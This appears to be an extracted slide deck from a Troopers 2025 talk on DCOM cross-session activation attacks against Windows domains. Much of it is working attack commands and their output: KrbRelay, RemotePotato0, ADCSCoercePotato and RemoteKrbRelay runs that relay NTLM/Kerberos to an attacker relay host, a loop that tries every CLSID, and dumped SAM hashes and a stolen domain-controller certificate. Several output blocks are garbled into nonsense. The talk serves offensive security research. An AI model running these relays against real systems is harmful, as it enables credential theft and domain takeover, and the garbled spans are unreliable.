

Troopers 2025

REVISITING CROSS SESSION ACTIVATION ATTACKS

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
an **accompio** company

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WHOAMI



Revisiting Cross Session Activation attacks



WHOAMI



- ▶ Head of Offensive Services @r-tec
- ▶ Breaking into company environments at work & escalating privileges
- ▶ Publishing Tools/Scripts on Github, Blogposts, YouTube-Videos
 - ▶ S3cur3Th1sSh1t / @ShitSecure
- ▶ Founder of MSec Operations
 - ▶ AV/EDR Evasion for Pentesters & Red Teams

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WHAT THE HECK ARE YOU TALKING ABOUT

Revisiting Cross Session Activation attacks



THE MICROSOFT DOCUMENTATION

Session-to-Session Activation with a Session Moniker

Article • 08/19/2020 • 5 contributors

 [Feedback](#)

Session-to-session activation (also called cross-session activation) allows a client process to start (activate) a local server process on a specified session. This feature is available for applications that are configured to run in the security context of the interactive user, also known as the "RunAs Interactive User" object activation mode. For more information about security contexts, see [The Client's Security Context](#).

Distributed COM (DCOM) enables object activation on a per-session basis by using a system-supplied [Session Moniker](#). Other system-supplied monikers include [file monikers](#), [item monikers](#), generic [composite monikers](#), [anti-monikers](#), [pointer monikers](#), and [URL monikers](#).

To be able to use the session moniker, the DCOM application must be set to run as the interactive user. This can be set by using the Component Services Administrative tool, viewing the Properties of the DCOM application, and selecting **The interactive user** on the **Identity** tab. For more information about the possible security risks associated with setting a DCOM application to run as the interactive user in a Remote Desktop Services environment, see the "Application Identity (COM)" section of the COM documentation in the Platform Software Development Kit (SDK).

<https://learn.microsoft.com/en-us/windows/win32/termserv/session-to-session-activation-with-a-session-moniker>

GETTING AN IDEA

COM Basics


- ▶ Define functionality (classes), which is accessible by different applications
 - e.G. shared functionality between processes
 - Code inside of an DLL or executable
- ▶ Unique identifier per class (CLSID)
 - Other processes just need this, no Path to the DLL/EXE

<https://learn.microsoft.com/en-us/windows/win32/com/com-class-objects-and-clsid>

GETTING AN IDEA

COM Objects

- ▶ ApplicationID - HKEY_LOCAL_MACHINE\SOFTWARE\Classes\AppID\



Name	Typ	Daten
(Standard)	REG_SZ	Wwan Service Toast Notification
AccessPermission	REG_BINARY	01 00 04 80 5c 00 00 00 6c 00 00 00 00
DllSurrogate	REG_SZ	
LaunchPermission	REG_BINARY	01 00 04 80 60 00 00 00 70 00 00 00 00
RunAs	REG_SZ	Interactive User

- ▶ References the Service/Executable „Name“ and defines permissions

GETTING AN IDEA

COM Objects

► CLSID - HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\

er\HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{941C53C2-D2D7-4C74-84EA-28F8F6438D4B}			
	Name	Typ	Daten
> {93F7AA8E-CF82-4CB7-9251-48BC637A43B8}	(Standard)	REG_SZ	Wwan Service Toast Notification
> {941b8883-7f97-4389-9c66-49630c5ba2a9}	Appld	REG_SZ	{941C53C2-D2D7-4C74-84EA-28F8F6438D4B}
> {941C53C2-D2D7-4C74-84EA-28F8F6438D4B}			
> InProcServer32			
> {94291A92-7486-487B-BC9A-206A12880E02}			

\HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{941C53C2-D2D7-4C74-84EA-28F8F6438D4B}\InProcServer32			
	Name	Typ	Daten
> {93F7AA8E-CF82-4CB7-9251-48BC637A43B8}	(Standard)	REG_SZ	C:\Windows\System32\mbaeapi.dll
> {941b8883-7f97-4389-9c66-49630c5ba2a9}	ThreadingModel	REG_SZ	Both
> {941C53C2-D2D7-4C74-84EA-28F8F6438D4B}			
> InProcServer32			
> {94291A92-7486-487B-BC9A-206A12880E02}			

► HKEY_CURRENT_USER - but mostly without the DLL path

CROSS SESSION ACTIVATION - HOW DOES THIS WORK?

- ▶ CLSID configured to run as Interactive User / corresponding permissions
- ▶ Use CoCreateInstance to create a COM Object for the target class
- ▶ Call QueryInterface (ISpecialSystemProperties) on the retrieved interface pointer
- ▶ Set Session ID via SetSessionId on retrieved SpecialSystemProperties
 - (Not officially documented by Microsoft)
- ▶ Call StandardGetInstanceFromIStorage on the interface pointer
 - Triggers NTLM/Kerberos authentication to an attacker defined system
 - (Not officially documented by Microsoft)

<https://project-zero.issues.chromium.org/issues/42451808>

<https://www.sentinelone.com/labs/relaying-potatoes-another-unexpected-privilege-escalation-vulnerability-in-windows-rpc-protocol/>

<https://www.tiraniddo.dev/2021/04/standard-activating-yourself-to.html>

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HISTORY OF CROSS SESSION ACTIVATION



Revisiting Cross Session Activation attacks

HISTORY OF CROSS SESSION ACTIVATION

► <https://github.com/cube0x0/KrbRelay> - local

LPE

```
.\KrbRelay.exe -spn ldap/dc01.htb.local -clsid 90f18417-f0f1-484e-9d3c-59dceee5dbd8
.\KrbRelay.exe -spn ldap/dc01.htb.local -clsid 90f18417-f0f1-484e-9d3c-59dceee5dbd8
```

Cross-Session LDAP

```
.\KrbRelay.exe -spn ldap/dc01.htb.local -session 2 -clsid 354ff91b-5e49-4bdc-a8e6-1cb6c6877182 -rbc S-
.\KrbRelay.exe -spn ldap/dc01.htb.local -session 2 -clsid 354ff91b-5e49-4bdc-a8e6-1cb6c6877182 -add-gro
.\KrbRelay.exe -spn ldap/dc01.htb.local -session 2 -clsid 354ff91b-5e49-4bdc-a8e6-1cb6c6877182 -laps
.\KrbRelay.exe -spn ldap/dc02.htb.local -session 2 -clsid 354ff91b-5e49-4bdc-a8e6-1cb6c6877182 -ssl -gm
.\KrbRelay.exe -spn ldap/dc02.htb.local -session 2 -clsid 354ff91b-5e49-4bdc-a8e6-1cb6c6877182 -ssl -re
```

Cross-Session HTTP

```
.\KrbRelay.exe -spn http/exchange.htb.local -endpoint EWS/Exchange.asmx -ssl -session 2 -clsid 354ff91b
.\KrbRelay.exe -spn http/exchange.htb.local -endpoint EWS/Exchange.asmx -ssl -session 2 -clsid 354ff91b
.\KrbRelay.exe -spn http/win2016.htb.local -endpoint iisstart.htm -proxy -session 2 -clsid 354ff91b-5e4
```

Cross-Session SMB

```
.\KrbRelay.exe -spn cifs/win2016.htb.local -session 2 -clsid 354ff91b-5e49-4bdc-a8e6-1cb6c6877182 -cons
.\KrbRelay.exe -spn cifs/win2016.htb.local -session 2 -clsid 354ff91b-5e49-4bdc-a8e6-1cb6c6877182 -add-
.\KrbRelay.exe -spn cifs/win2016.htb.local -session 2 -clsid 354ff91b-5e49-4bdc-a8e6-1cb6c6877182 -secre
.\KrbRelay.exe -spn cifs/win2016.htb.local -session 2 -clsid 354ff91b-5e49-4bdc-a8e6-1cb6c6877182 -serv
```

LLMNR

```
.\KrbRelay.exe -llmnr -spn 'cifs/win2019.htb.local' -secrets
```

NTLM (see <https://github.com/antonioCoco/RemotePotato0> for CLSIDs)


```
.\KrbRelay.exe -session 1 -clsid 0ea79562-d4f6-47ba-b7f2-1e9b06ba16a4 -ntlm
.\KrbRelay.exe -session 1 -clsid 0ea79562-d4f6-47ba-b7f2-1e9b06ba16a4 -ntlm -downgrade
```

```
*/KrbRelay.exe -spn http/exchange.htb.local -endpoint EWS/Exchange.asmx -ssl -session 2 -clsid 354ff91b
*/KrbRelay.exe -spn http/exchange.htb.local -endpoint EWS/Exchange.asmx -ssl -session 2 -clsid 354ff91b
*/KrbRelay.exe -spn http/win2016.htb.local -endpoint iisstart.htm -proxy -session 2 -clsid 354ff91b-5e4
# C:\022-2022\04\11\16
```


HISTORY OF CROSS SESSION ACTIVATION

- CertifiedDCOM¹ & AdcsCoercePotato²

NTLM Relay / Remote Kerberos Relay




¹ <https://i.blackhat.com/Asia-24/Presentations/Asia-24-Ding-CertifiedDCOM-The-Privilege-Escalation-Journey-to-Domain-Admin.pdf>

² <https://decoder.cloud/2024/02/26/hello-im-your-adcs-server-and-i-want-to-authenticate-against-you/>

HISTORY OF CROSS SESSION ACTIVATION

► Silverpotato ¹



¹ <https://decoder.cloud/2024/04/24/hello-im-your-domain-admin-and-i-want-to-authenticate-against-you/>

03

WHICH ARE STILL EXPLOITABLE



Revisiting Cross Session Activation attacks

WHICH ARE STILL EXPLOITABLE

- ▶ Grabbing NetNTLMv2/v1 Hashes from other logged in users
 - Try to crack them offline to get their password
- ▶ Relay NTLM/Kerberos to remote systems via SMB
- ▶ Relay NTLM/Kerberos to ADCS HTTP(S)
- ▶ Relay to MSSQL
- ▶ ~~Relay NTLM/Kerberos to LDAP~~
- ▶ ~~Silverpotato~~



WHICH ARE STILL EXPLOITABLE

- <https://github.com/antonioCoco/RemotePotato0>

```
C:\temp\potatoLand\RemotePotato0> query user
BENUTZERNAME      SITZUNGSNAME      ID STATUS  LEERLAUF  ANMELDEZEIT
>lowpriv          console           2 Aktiv    1:33      10.02.2025 21:11
haxor             3 Getr.           1:33      17.02.2025 21:45
PS C:\temp\potatoLand\RemotePotato0> whoami
local\lowpriv
PS C:\temp\potatoLand\RemotePotato0> .\RemotePotato0.exe -m 0 -r 192.168.150.224 -x 192.168.150.224 -p 9999 -s 3 -c "{f8842f8e-dafe-4b37-9d38-4e0714a61149}"
[*] Detected a Windows Server version not compatible with JuicyPotato. RogueOxidResolver must be run remotely. Remember to forward tcp port 135 on 192.168.150.224 on port 9999
[*] Example Network redirector:
      sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP:{ThisMachineIp}:9999
[*] Starting the NTLM relay attack, launch ntlmrelayx on 192.168.150.224!!
[*] RPC relay server listening on port 9997 ...
[*] Starting RogueOxidResolver RPC Server listening on port 9999 ...
[*] Spawning COM object in the session: 3
[*] Calling StandardGetInstanceFromIStorage with CLSID:{f8842f8e-dafe-4b37-9d38-4e0714a61149}
[*] IStorageTrigger written: 112 bytes
[*] ResolveOxid2 RPC call
[+] Received the relayed authentication on the RPC relay server on port 9997
[*] Connected to ntlmrelayx HTTP Server 192.168.150.224 on port 80
[*] Connected to RPC Server 127.0.0.1 on port 9999
[+] Got NTLM type 3 AUTH message from local\haxor with hostname DESKTOP-VK39I6N
[*] Relaying seems successful, check ntlmrelayx output!
[*] 8679AJU8 266wz 2ncce224nJJ' cpeck u7jwle79lx onibnf;
[+] 00f N1fW 7lbe 3 Vn1H wcz229E6 4low J0C9J/W9X0L MifM pozczu9w6 DE2K10b-AK38I6N
[+] Connected to 86C 26L96L 133'0'0'I ou b0lf 8888
[+] Connected to u7jwle79lx H11b 26L96L 183'188'120'334 ou b0lf 80
[+] 86C9JL6Q 7u6 6796L6Q 8898u8f1C9J0U ou 7u6 86C 6796L 26L96L ou b0lf 8881
[+] 8898f1C9J0U 7u6 86C 6796L 26L96L ou b0lf 8881
```

WHICH ARE STILL EXPLOITABLE

- <https://github.com/antonioCoco/RemotePotato0>

```
C:\temp\potatoLand\RemotePotato0> query user
BENUTZERNAME      SITZUNGSNAME      ID STATUS  LEERLAUF  ANMELDEZEIT
>localadmin
[*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Connection from 192.168.150.5 controlled, attacking target smb://192.168.150.7
[*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Authenticating against smb://192.168.150.7 as LOCAL/HAXOR SUCCEED
[*] Target system bootKey: 0x12bbc16c1b93589c7e43069152b71c28
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Gast:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Admin:1000:aad3b435b51404eeaad3b435b51404ee:4578:::
[*] Done dumping SAM hashes for host: 192.168.150.7
[*] Connected to the server 192.168.150.7 on port 445
[*] Got NTLM type 3 AUTH message from localhaxor with hostname DESKTOP-VK39I6N
[*] Relaying seems successful, check ntlmrelayx output!
[*] Got NTLM type 3 AUTH message from localhaxor with hostname DESKTOP-VK39I6N
[*] Connected to the server 192.168.150.7 on port 445
[*] Connected to the server 192.168.150.7 on port 445
[*] Connected to the server 192.168.150.7 on port 445
[*] Connected to the server 192.168.150.7 on port 445
[*] Connected to the server 192.168.150.7 on port 445
```


WHICH ARE STILL EXPLOITABLE

- ▶ <https://github.com/cube0x0/KrbRelay>

[illegible]

WHICH ARE STILL EXPLOITABLE

ADCS ESC8 alternatives – DCOM trigger:

- ▶ <https://github.com/CICADA8-Research/RemoteKrbRelay>
- ▶ <https://github.com/decoder-it/ADCSCoercePotato>
- ▶ <https://github.com/sploutchy/impacket/blob/potato/examples/potato.py>

WHICH ARE STILL EXPLOITABLE

ADCS ESC8 alternatives – DCOM trigger:

```
[*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Connection from 10.140.0.110 controlled, attacking target http://dc02.marvel.local
[*] HTTPD(80): Client requested path: /
[*] HTTP server returned error code 301, treating as a successful login
[*] HTTPD(80): Authenticating against http://dc02.marvel.local as MARVEL/DC01$ SUCCEEDED
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] GOT CERTIFICATE! ID 4
[*] Writing PKCS#12 certificate to ./DC01$.pfx
[*] Certificate successfully written to file
```

```

C:\mp\tools\Release\Release\x64>. \ADCS\CoercePotato.exe -m 10.140.0.7 -k 10.140.0.109 -u rpparker -p '
[*] Calling CoGeTInstanceFromStorage with CLSID:{D99E6E74-FC88-11D0-8A98-00A0C90312F3} on remote endpoint:10.140.0.7
[*] Connected to ntlmrelayx HTTP Server 10.140.0.109 on port 80
[*] Connected to ntlmrelayx HTTP Server 127.0.0.1 on port 135
[*] NTLM Type 1
05 00 00 07 10 00 00 00 78 00 28 00 03 00 00 00 .....X.(....
D0 16 D0 16 D5 A8 00 00 01 00 00 00 00 00 01 00 .....135....
C4 FE FC 99 60 52 18 10 BB CB 00 AA 00 21 34 7A .....R.....l4z
00 00 00 00 04 5D 88 8A EB 1C C9 11 9F E8 08 00 .....].....
2B 10 48 60 02 00 00 00 0A 05 00 00 00 00 00 00 .....+H.....
E 54 4C 4D 53 53 50 00 01 00 00 00 77 82 08 E2 .....NTLMSSP.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....cE....
0A 00 63 45 00 00 00 0F .....
[*] NTLM Type 2
05 00 0C 07 10 00 00 00 26 01 E2 00 03 00 00 00 .....8.....
D0 16 D0 16 D5 A8 00 00 04 00 31 33 35 00 00 00 .....135....
01 00 00 00 00 00 00 00 04 5D 88 8A EB 1C C9 11 .....].....
9F E8 08 00 2B 10 48 60 02 00 00 00 0A 05 00 00 .....+H.....
00 00 00 00 04 E 54 4C 4D 53 53 50 00 02 00 00 00 .....NTLMSSP.....
0C 00 0C 00 38 00 00 00 15 82 89 E2 70 E4 1F 9C .....8.....p...
35 B4 38 48 00 00 00 00 00 00 00 00 09 0E 00 00 .....5.8K.....
44 00 00 00 0A 00 61 4A 00 00 00 0F 4D 00 41 00 .....D.....aJ.....M.A.
52 56 50 00 45 00 4C 00 02 00 0C 00 40 00 41 00 .....R.V.E.L.....M.A.
52 56 50 00 45 00 4C 00 01 00 12 00 53 00 50 00 .....R.V.E.L.....S.P.
49 00 44 00 45 00 52 00 4D 00 41 00 4E 00 00 04 00 .....I.D.E.R.M.A.N.....
18 00 4D 00 41 00 52 00 56 00 45 00 4C 00 2E 00 .....M.A.R.V.E.L.....
C0 00 6F 00 63 00 61 00 6C 00 03 00 2C 00 53 00 .....l.o.c.a.l.....S.
00 00 49 00 44 00 45 00 52 00 4D 00 41 00 4E 00 00 .....P.I.D.E.R.M.A.N.....
2E 00 4D 00 41 00 52 00 56 00 45 00 4C 00 2E 00 .....M.A.R.V.E.L.....
0C 00 6F 00 63 00 61 00 6C 00 05 00 18 00 4D 00 .....l.o.c.a.l.....M.
41 00 52 00 56 00 45 00 4C 00 2E 00 6C 00 6F 00 .....A.R.V.E.L.....l.o.
63 00 61 00 6C 00 07 00 08 00 81 9F 6C 6E 5E 8C .....c.a.l.....ln^n.
D8 01 00 00 00 00 .....
[*] NTLM Type 3
05 00 10 07 10 00 00 00 EC 01 D0 01 03 00 00 00 .....
D0 16 D0 16 0A 05 00 00 00 00 00 00 00 4E 54 4C 4D .....NTLM
7D 72 4E 6C 25 25 6A 58 52 F9 01 01 00 00 00 00 .....}nNlXq[R.....
00 00 D4 EB 5A 6E 5E 8C D8 01 71 43 79 32 D9 B3 .....Zn^.....qCy2..
6D 03 00 00 00 00 02 00 0C 00 4D 00 41 00 52 00 .....m.....M.A.R.
56 00 45 00 4C 00 01 00 08 00 44 00 43 00 30 00 .....V.E.L.....D.C.c0.
3C 00 04 00 18 00 4D 00 41 00 52 00 56 00 45 00 .....2.....M.A.R.V.E.
4C 00 2E 00 6C 00 6F 00 63 00 61 00 6C 00 08 00 00 .....l.....l.o.c.a.l.....
22 00 44 00 43 00 30 00 32 00 2E 00 4D 00 41 00 .....".D.C.0.2.....M.A.
52 56 50 00 45 00 4C 00 2E 00 00 6C 00 00 6F 00 63 00 .....R.V.E.L.....l.o.c.
01 00 6C 00 05 00 18 00 4D 00 41 00 52 00 56 00 .....a.l.....M.A.R.V.
45 00 4C 00 2E 00 6C 00 6F 00 63 00 61 00 6C 00 .....E.l.....l.o.c.a.l.
07 00 08 00 D4 EB 5A 6E 5E 8C D8 01 06 00 04 00 .....Zn^.....
06 00 00 00 08 00 30 00 30 00 00 00 00 00 00 00 .....0.....0.....
00 00 00 00 00 40 00 00 86 D7 B6 3D CF 88 2D B3 .....@.....=.....
3E 98 B8 C3 8C 9F 0F AC BA 87 15 64 E9 DF 10 33 .....>.....d...3.
0E 32 01 3E 5F C2 78 AD 0A 00 10 00 00 00 00 00 .....2.>.....X.....
00 00 00 00 00 00 00 00 00 00 00 00 09 00 24 00 .....$.....
52 00 50 00 43 00 53 00 53 00 2F 00 31 00 30 00 .....R.P.C.S.S./l.o.
2E 00 31 00 34 00 30 00 2E 00 30 00 2E 00 31 00 .....1.4.0.....0.1.
30 00 39 00 00 00 00 00 00 00 00 00 04 20 EE FD .....0.9.....
C9 40 C3 13 55 4F FF 50 F1 A6 2C 15 05 00 00 03 .....@.....U.O.P.....
10 00 00 00 50 00 10 00 03 00 00 00 12 00 00 00 .....P.....
00 00 04 00 05 9E EA 62 2A 67 CB 7D 01 00 00 00 .....b*g.....}
01 00 00 00 07 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 04 05 0E 00 00 00 00 01 00 00 00 .....
E 44 D0 7A 63 9C 7B 72 00 00 00 00 .....D.zc.....
[*] Got NTLM type 3 AUTH message from MARVELDC015 with hostname DC01
NTLM Type 3
05 00 03 10 00 00 00 00 20 00 00 00 03 00 00 00 .....

```

[illegible]

04

NOVEL REMOTE ATTACK SURFACE - CREDENTIAL THEFT



Revisiting Cross Session Activation attacks

NOVEL REMOTE ATTACK SURFACE - CREDENTIAL THEFT

- Can low privileged users also remotely trigger NetNTLMv2 hash authentications?

```
# Get all CLSIDs from the system registry
$clsidPath = "Registry::HKEY_CLASSES_ROOT\CLSID"
$clsids = Get-ChildItem -Path $clsidPath | Select-Object -ExpandProperty PSChildName

# Loop through each CLSID
foreach ($clsid in $clsids) {
    # Remove curly braces from CLSID
    $cleanClsid = $clsid -replace "[{}]", ""

    # Display progress in the console
    Write-Host "Executing command for CLSID: $cleanClsid"

    # Construct the command
    $command = "RemoteKrbRelay.exe -victim srv01.domain -target srv02.domain -clsid $cleanClsid
    -session 1 -smb -console -v --smbkeyword interactive"

    # Execute the command
    Invoke-Expression $command
}
```

- What about administrative privileges?



NOVEL REMOTE ATTACK SURFACE - CREDENTIAL THEFT

ApplicationID	ApplicationName	RunAs	LaunchPrincipal	CLSIDs
{d056ebce-e7e9-4994-a5e6-de59430306c1}		Interactive User		
{AB93B6F1-BE76-4185-A488-A9001B105B94}	BDEUILauncher Class	Interactive User		
{F8E552A5-4C00-11D3-80BC-00105A653379}	CLMgr	Interactive User		{F8E552FA-4C00-11D3-80BC-00105A653379};{4A816D68-59
{01A39A4B-90E2-4EDF-8A1C-DD9E5F526568}		Interactive User		
{B1445657-5A98-11d9-A4E5-00301BB132BA}	Tablps	Interactive User		
{B6A32FE6-E29D-AEAE-A608-D273E40CA34C}	Found New Hardware Wizard	Interactive User		
{63CE6D27-426A-41F9-8E51-549C1132DAE2}	PenIMC2	Interactive User		{967696C6-354C-4B5C-9CC8-BD9E1C480C77}
{953E4863-7AD1-4DAE-B2BD-108F1D57967B}	PenIMC4v2	Interactive User		{20C6F4C2-80A8-4310-A59A-1CC487334236}
{f56b7b2a-5b5a-46d8-b6f9-d927ce34b717}	sdclt	Interactive User		
{56676660-4A4D-45B0-B24E-9CF6B35E9ABF}	ShapeCollector	Interactive User		
{BBC4356A-F004-4628-A27A-E13D70412B70}	SyncHost	Interactive User		{25B25D91-69A2-47fa-A375-FDC98189A06F};{F1EFACAA-0f
{E32549C4-C2B8-4BCC-90D7-0FC3511092BB}	Scan	Interactive User		{5f4baad0-4d59-4fcd-b213-783ce7a92f22};{8144B6F5-20A8
{0010890e-8789-413c-adbc-48f5b511b3af}	User Notification	Interactive User		{0010890e-8789-413c-adbc-48f5b511b3af}
{00f2b433-44e4-4d88-b2b0-2698a0a91dba}	PhotoAcqHWEventHandler	Interactive User		{00f2b433-44e4-4d88-b2b0-2698a0a91dba}
{06C792F8-6212-4F39-BF70-E8C0AC965C23}	C:\windows\System32\UserAccountC	Interactive User		{06C792F8-6212-4F39-BF70-E8C0AC965C23}
{0868DC9B-D9A2-4f64-9362-133CEA201299}	sppui	Interactive User		{F87B28F1-DA9A-4F35-8EC0-800EFCF26B83}
{0886dae5-13ba-49d6-a6ef-d0922e502d96}	Retail Demo User COM Agent	Interactive User		
{08FC06E4-C6B5-40BE-97B0-B80F943C615B}	Proximity Sharing	Interactive User		
{1202DB60-1DAC-42C5-AED5-1ABDD432248E}	Sync Center Client	Interactive User		{1202DB60-1DAC-42C5-AED5-1ABDD432248E}
{1A1F4206-0688-4E7F-BE03-D82EC69DF9A5}	Sync Center Control	Interactive User		{1A1F4206-0688-4E7F-BE03-D82EC69DF9A5}
{276D4FD3-C41D-465F-8CA9-A82A7762DF32}	Cloud Change Wnf Monitor	Interactive User		{276D4FD3-C41D-465F-8CA9-A82A7762DF32}
{316CDED5-E4AE-4B15-9113-7055D84DCC97}	Immersive Shell	Interactive User		
{35BC523D-8BE9-496E-8257-026E8B4750FC}	TrayApplIdentityResolver	Interactive User		{561DF0D0-72EB-46F1-8D0A-5597D8BE6578}
{362cc086-4d81-4824-bbb5-666d34b3197d}	Windows Push Notification Platform	Interactive User	VORDEFINIERT\Administratoren	
{37399c92-dc3f-4b55-ae5b-811ee82398ad}	AppServiceContainerBroker	Interactive User	VORDEFINIERT\Administratoren	{37399c92-dc3f-4b55-ae5b-811ee82398ad}
{3AAE9875-AF81-4221-9B60-8656412C7812}		Interactive User		{37600FF7-470B-408F-8718-F2A7ABF0EF20}
{3eef301f-b596-4c0b-bd92-013beafce793}		Interactive User		{3eef301f-b596-4c0b-bd92-013beafce793}
{4545dea0-2dfc-4906-a728-6d986ba399a9}	Thumbnail Extraction Host Class	Interactive User		{4545dea0-2dfc-4906-a728-6d986ba399a9}
{45BA127D-10A8-46EA-8AB7-56EA9078943C}	Application Activation Manager	Interactive User		{45BA127D-10A8-46EA-8AB7-56EA9078943C}
{4839DD87-58C2-48F5-8283-E1D1807D0D7D}	ShellServiceHost	Interactive User	VORDEFINIERT\Administratoren	
{515980c3-57fe-4c1e-a561-730dd256ab98}		Interactive User		{515980c3-57fe-4c1e-a561-730dd256ab98}
{536AACFB-5238-4314-B4D4-5B0A2E8B968E}	LockScreenContentServer Out of Proc	Interactive User		
{5EAD00DC-0E8B-497C-BDE8-B9153058CBEF}	Splash screen	Interactive User		{329B80EC-2230-47B8-905D-A2DCF5171C6F}
{6295DF2D-35EE-11D1-8707-00C04FD93327}	Sync Center (Private)	Interactive User		{6295DF2D-35EE-11D1-8707-00C04FD93327}

<https://github.com/CICADA8-Research/COMThanasia/tree/main/PermissionHunter/PermissionHunter>

NOVEL REMOTE ATTACK SURFACE - CREDENTIAL THEFT


- ▶ Small modifications to public tools
- ▶ Remote credential theft with administrative credentials
 - <https://github.com/sploutchy/impacket/pull/3>
 - <https://github.com/rtecCyberSec/RemoteKrbRelay/tree/ntlm>

```
[hack@parrot]-[~/tools/potatopy/examples]==3.0.1
$python3 potato.py -clsid 08728914-3F57-4D52-9E31-49DAECA5A80A -session 2 -
relay-ip 10.140.0.109 -r'marvel.local/pparker:'@10.140.0.110
Respond
Installing normalizer script to /usr/local/bin
Respond
```



28

NOVEL REMOTE ATTACK SURFACE - CREDENTIAL THEFT

- What about relaying incoming RPC authentication?



- ```
.\Temp>remote.exe -smb --smbkeyword interactive -victim dc01.marvel.local -f\nanIUWhRCAAAAAAAAAAAAAAAAAAAAAAAAwB EAYBAAAAA -session 2
```



CICADA8 Research Team  
From Michael Zhmaylo (MzHmO)

```
[+] Setting UP Rogue COM at port 12345
[+] Registering...
[+] Register success
[+] Forcing Authentication
[+] Using CLSID: dea794e0-1c1d-4363-b171-98d0b1703586
[?] Trying to trigger authentication from session 2
System.Runtime.InteropServices.COMException (0x800706BE): The remote procedure call failed.

[+] [S] ILLIUM TO LITIGATE ANTI-METACORPUS TOWARD ZAGZAG S
[+] NOSTALGIA CFSID: QWERTYUOP-IQJ-KLMN-PQRS-TUVWXYZ
[+] FORTUITOUS VICTIMIZATION CORPUS
[+] WELCOMING SUCCESS
```

<https://googleprojectzero.blogspot.com/2021/10/using-kerberos-for-authentication-relay.html>

# NOVEL REMOTE ATTACK SURFACE - CREDENTIAL THEFT

- Repeat as administrative user

```
Get all CLSIDs from the system registry
$clsidPath = "Registry::HKEY_CLASSES_ROOT\CLSID"
$clsids = Get-ChildItem -Path $clsidPath | Select-Object -ExpandProperty PSChildName

Loop through each CLSID
foreach ($clsid in $clsids) {
 # Remove curly braces from CLSID
 $cleanClsid = $clsid -replace "[{}]", ""

 # Display progress in the console
 Write-Host "Executing command for CLSID: $cleanClsid"

 # Construct the command
 $command = "RemoteKrbRelay.exe -victim srv01.domain -target srv02.domain -clsid $cleanClsid
 -session 1 -smb -console -v --smbkeyword interactive"

 # Execute the command
 Invoke-Expression $command
}
```

```
}
Invoke-Expression $command
Execute the command
- session 1 -smb -console -v --smbkeyword interactive
```



# NOVEL REMOTE ATTACK SURFACE - CREDENTIAL THEFT

## Except:

BDEUILauncher (Client only)



```
temp>RemoteKrbRelay.exe -victim 192.168.150.12 -target PLAYGROUND_W7.local.playground -clsid ab93b6f1-be76-4185-a488-a9001b105b94 -session 2 -smb -console -v --smbkeyword interact
[+] Setting UP Rogue COM at port 12345
[+] Registering...
[+] Register success
[+] Forcing Authentication
[+] Using CLSID: ab93b6f1-be76-4185-a488-a9001b105b94
[+] Trying to trigger authentication from session 2
[*] apReq: 6082075106092a864886f71201020201006e8207403082073ca003020105a10302010ea2070305002000000a38205526182054e3082054aa003020105a1121b104c4f43414c2e504ca15047524f554e44a231302fa0030
b1e504c415947524f554e445f57372e6c6f63616c2e706c617967726f756e6a438204fa308204fa60a003020112a10302012ea28204e8048204e42a3619af4dc97d2610df2ef0b122e32dd9acc88ba701cb63028e45446a394016d25
def5f5474849e895c9258da57898ae790efbad4f51fe0f1c7267e89cbe3e03bce1e6ddc388b943a33c88a35de22057fc75f431bf13c3249da38b5d9aa522f559dd43664c989f994cf4e685d988a6c76e549d87dc2adb3c324aafea69
6c6f671902c3a7d7ddc7a8f8bb53e272ee093441c4ad17e737c99d5b2b69a93a1f0624ffbeee4712c30dde3e6defef27af87e342a1840b170479792ebaba12dd6ea19c95ad469d828152a80cf76cf6a5f07ff7df04b235dd7fe43000
6193f3845c3c5d59742240c6ea046dd764b2f19f05584b7ab1438421c4fb94ccf6143c0076b1e2c31a0a12c9f7a114545e7d52b6cb5d414b36843ecff4ed91d0dce01f1fa137c8cfc7d59fc09523769630b8627565cb25e0030334ba
8d1231b8e9f103bb791d0478316e7731da5d185194e48d5162e3626178347edbe61b714a2eedb04b7e64826093f148eab2c1fec3306892192ce08cce5883efb258e43dc95ba0245f118728d382b20340d8988482275369eadf995ba5a
f7455a50c2ca77c969464e35408947accef93b12d75110357e1a5ce008955881ed41cbe5e7440244f42ed471b1285ca192ce02954e6c9f934ab43c6d866b03b86ac64816a98097090a79b46212caf375ebb77240fc2a2d5e2c2507e2fa
15b861343d43f6bd3d47e34604c77c6222f6f88be9b3860e387a20a41fa402dc840876ddab6e8da7fa7b9a58f884c2b5dde51b23bfbfe3deec3a11c42fd7aecfeb27203866bbef647653bacd8efc2496637e425f9a315130c9eabe24c6
2a0ea89c61eaf46fdb37756a5745728d79bc20b2c8ae2bd2bd64f429faa0d19ddcaddb01b8c642994763dad9ec9e60cb3df584d54af616677a949a4b72e1bd90bfd14d82843f3da2c4b406174fd9cc8aca2b67efde4526c3085db1c43
1f4704598e45e38abeda0265ec60aabd2b6537ed2ffcf590a2999cef79f9d196f0755889510fc02fad80ec28ec8bd92a19a9487bd4c4738b3d17ced859d4f6f98b77ee1a053dccc15d4a2062763febdd605fa7200f10bf08615b2fb87c6a
923eef1566a9756b23613f2356fa07c63d8ee543257d0d10582aa2eb1a9c21c624782fa14dc84726d419d527da1899e275ab4e5a43565d3166d473766287ae9c48754d3b543ccb51d487314b48b885bbd217a9be6f9e3b8a02449145
02f29c2345d3756546e6971de03b3cbf6f484ff5c25a4db978caa51405483d3688e6f049b76ce52867f0174b72cdee4f45cf0b3780b2cfca9d162591397bc62afbfd949325d559580282d9b7016d1e0c29c1079962e2a1e76517e155c760
f1ca5d2cb0ebc43c2152a902eb477b030c15e452ab6523a5d9c0c3dc3b76ffcf8d7921c49bc48b8588b169c18af6a82e642f1d556f4c49d6f55006bad0b675908cf0a13b953b429f7f5fdce7c1b072aaef89f709f1edb6e884e59eb6b7
